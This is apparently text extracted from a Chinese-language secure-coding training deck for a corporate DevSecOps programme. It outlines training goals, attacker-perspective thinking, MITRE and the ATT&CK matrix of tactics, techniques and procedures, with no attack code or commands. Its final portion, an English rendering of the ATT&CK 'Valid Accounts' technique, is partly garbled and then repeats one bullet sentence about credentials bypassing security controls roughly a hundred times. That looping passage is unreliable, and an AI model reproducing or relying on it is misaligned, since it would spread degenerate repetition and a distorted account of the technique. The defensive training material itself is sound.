

Secure Coding Part 1

實務中常發生的駭客攻擊

安全開發與威脅建模教育訓練專案

IBM Consulting

2025/2/13

目錄

實務中常發生的駭客攻擊

- 教育訓練全景與目標
- 駭客思維
- 常見攻擊與漏洞排名
- 常見攻擊手法
- 結論
- Q & A


教育訓練全景與目標

全景

DevSecOps 成熟度模型 (DevSecOps Maturity Model, DSOMM) 為衡量 DevSecOps 安全落實程度的框架。

為達 DSOMM 成熟度為 3.0 之目標，其過程中將涉及不同的關鍵項目、挑戰及對應的實施方案。

故應識別出風險、傳達資安意識、制定流程解決痛點、執行安全實踐等，以期達成最終成熟度 3.0 目標。



教育訓練目標路徑圖

從駭客的角度，思考及檢視駭客可能的攻擊方式與技術，並對其有所防禦認知。

更將其可能的攻擊、資訊安全及防禦機制落實到緯創之安全開發作業與威脅建模作業，將安全開發納入日常作業。

1. 從駭客攻防實踐安全開發 Secure Coding

攻擊技術、手法、漏洞皆與時俱進，建立定期檢視的機制，即時更新現有應對方式及對於駭客攻擊手法的認識

基礎背景知識建立：

- MITRE ATT&CK 攻擊手法知識庫
- 常見應用程式漏洞，如：OWASP Top 10

了解近年常見的駭客攻擊與思考方式：

- 從攻擊的角度識別、防範可能被駭客利用的攻擊手法。
 - ✓ 跨站攻擊 Cross Site
 - ✓ 存取控制 Access Control
 - ✓ 注入攻擊 Injection
 - ✓ 加密 Cryptography
 - ✓ 未經授權的文件傳輸 Unauthorized File Transfer
 - ✓ 環境安全 Security Environment

識別並探討五支系統可能之漏洞：

- 根據所選之五支系統，識別主要 OWASP Top 10 漏洞。

了解基本安全開發 Secure Coding 概念與原則

2. 安全開發指引

將駭客攻防實踐中的重要漏洞和程式碼範例納入

詳細指引，目的是在軟體開發生命週期中落實 Secure Coding。

深化軟體開發生命週期中的安全概念。

每個開發階段包括：需求、設計、開發、測試部署及日常維運各個階段皆有需注意事項，將注意重點納入。

3. 威脅建模

深入探討威脅建模及相關實務應用

安全的軟體開發流程中威脅建模的重要性。

從 Data Flow Diagram (DFD · 數據 / 資料流程圖) 到完整的威脅建模。

跨團隊協作處理識別出的漏洞或漏洞。

具體的威脅建模執行步驟，透過統一制定的原則提升威脅建模的執行效率與一致性。

4. 落實日常作業

持續定期更新

定期更新駭客思維攻防知識。

- MITRE ATT&CK 攻擊手法知識庫
 - 常見應用程式漏洞，如：OWASP Top 10
- 定期檢視安全開發指引是否依據不同攻擊手法做調整。

於須執行威脅建模時建立威脅建模，並適時處理其所識別出的漏洞與漏洞。

駭客思維

前言

現況

- 資安威脅日益複雜，傳統的防禦模式難以應對現代攻擊
- 資安專家缺乏全面了解駭客手法的系統化工具，導致應對效率低下

駭客視角的價值

- 駭客思維揭示攻擊者的行動模式，幫助企業在威脅未發生前建立有針對性的防禦

開發者角度





- 可攜式程式碼
- 模組化架構
- 更多微服務
- 可靠性與可擴展性
- 快速部署

駭客角度



- x 更多目標
- x 更多隱藏與導向的地方
- x 更多攻擊面向
- x 更多資料流
- x 更多錯誤傳播



駭客思維

MITRE 組織

美國非營利研究組織 MITRE，該組織專門為美國政府進行各項領域技術的研究。透過 NIST 的資助，展開許多資安主題的研發計畫：

MITRE	領域	計畫
	<ul style="list-style-type: none">• 航太 (Aerospace)• 網路安全 (Cybersecurity)• 政府創新 (Government Innovation)• 國土安全 (Homeland Security)• 傳輸 (Transportation)• 人工智慧 (Artificial Intelligence)• 國防情報 (Defense & Intelligence)• 健康 (Health)• 電信 (Telecom)	<ul style="list-style-type: none">➢ 資安漏洞情資分享：CVE 漏洞資料庫 (https://www.cve.org)➢ 資安威脅情資分享：ATT&CK® 攻擊資料庫 (https://attack.mitre.org/)➢ 資安開源工具分享➢ 資安相關計畫分享：軟體安全、供應鏈風險管理、應用程式安全等

駭客思維

MITRE ATT&CK - 從駭客攻擊面向探討

- 2013 年，MITRE 推出 ATT&CK (Adversarial Tactics, Techniques & Common Knowledge)，為一攻擊手法知識庫
- 分為三大種類矩陣：常見企業矩陣 (Enterprise Matrix)、行動裝置矩陣 (Mobile Matrix)、工業控制系統矩陣 (ICS Matrix)
- 以「駭客視角」幫助組織分析網路攻擊手法、建構威脅模型、評估防禦工具、優化偵測與資安策略



目的	說明
• 檢視惡意攻擊者的行為	針對攻擊者戰術與技術進行研究，開發分析方法檢視攻擊者的行為。
• 建立安全合適的生命週期模型	許多針對攻擊者的生命週期模型，都與網路攻擊狙殺鍊 (Cyber Kill Chain) 相似，無法將攻擊者的行為與防禦建立關聯。
• 適用於真實世界的環境	觀察真實世界的攻擊事件，以表示實際在真實世界發生的事件。
• 適用多種環境	適用於企業環境、雲端系統、虛擬化環境、行動裝置及工業控制系統，可依不同型態檢視不同的矩陣內容。
• 歸納攻擊手法，將攻擊系統化	對攻擊流程定義，提出系統性歸納，使其成為通用語言，且更有統一的標準去依循。

MITRE ATT&CK Matrix for Enterprise

ATT&CK Matrix

1

Tactics (策略、戰術) :
駭客預期達成的目標

2

Techniques (技術、技巧) :
達成階段目標所要執行的手法

3

點進每一個 Technique
將呈現整頁式 Procedure
(於後面做範例說明)

Procedures (程序、過程) :
其攻擊技術實現的過程、軟體、工具

- 一個 Tactics 策略中，有多個 Techniques 可達成目標的手法
- 一個 Techniques 技術中，有多個可使用的 Procedures 軟體或工具



針對每項攻擊技術 Techniques，
MITRE ATT&CK 皆於 Procedures 頁中提供對應之
官方弭平方法 Mitigation 與偵測方法 Detection

2

Techniques (技術、技巧) :
達成階段目標所要執行的手法

3

點選每一個 Technique
將呈現整頁式 Procedure
(於後面做範例說明)

Valid Accounts

Sub-Techniques (5)

Adversary may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Unauthenticated credentials may include system administrator or service accounts on systems within the network and may permit remote penetration to compromise systems or externally administered systems and/or APIs. Subtle abuse includes network sniffing, and social engineering. "Impersonated" credentials may be part of an adversary's reconnaissance or social engineering or access to restricted areas of the network. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Some users, administrators, and service accounts, for example, have privileges that allow them to access a large part of an organization's information resources. The adversary may obtain the full original account user information profile to identify user privileges and access to resources.

• Effective

• Defense Spoofing: Adversary impersonates a user, administrator, or service account to gain access to resources, such as network resources, and to perform actions, such as network reconnaissance, data exfiltration, and system compromise.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

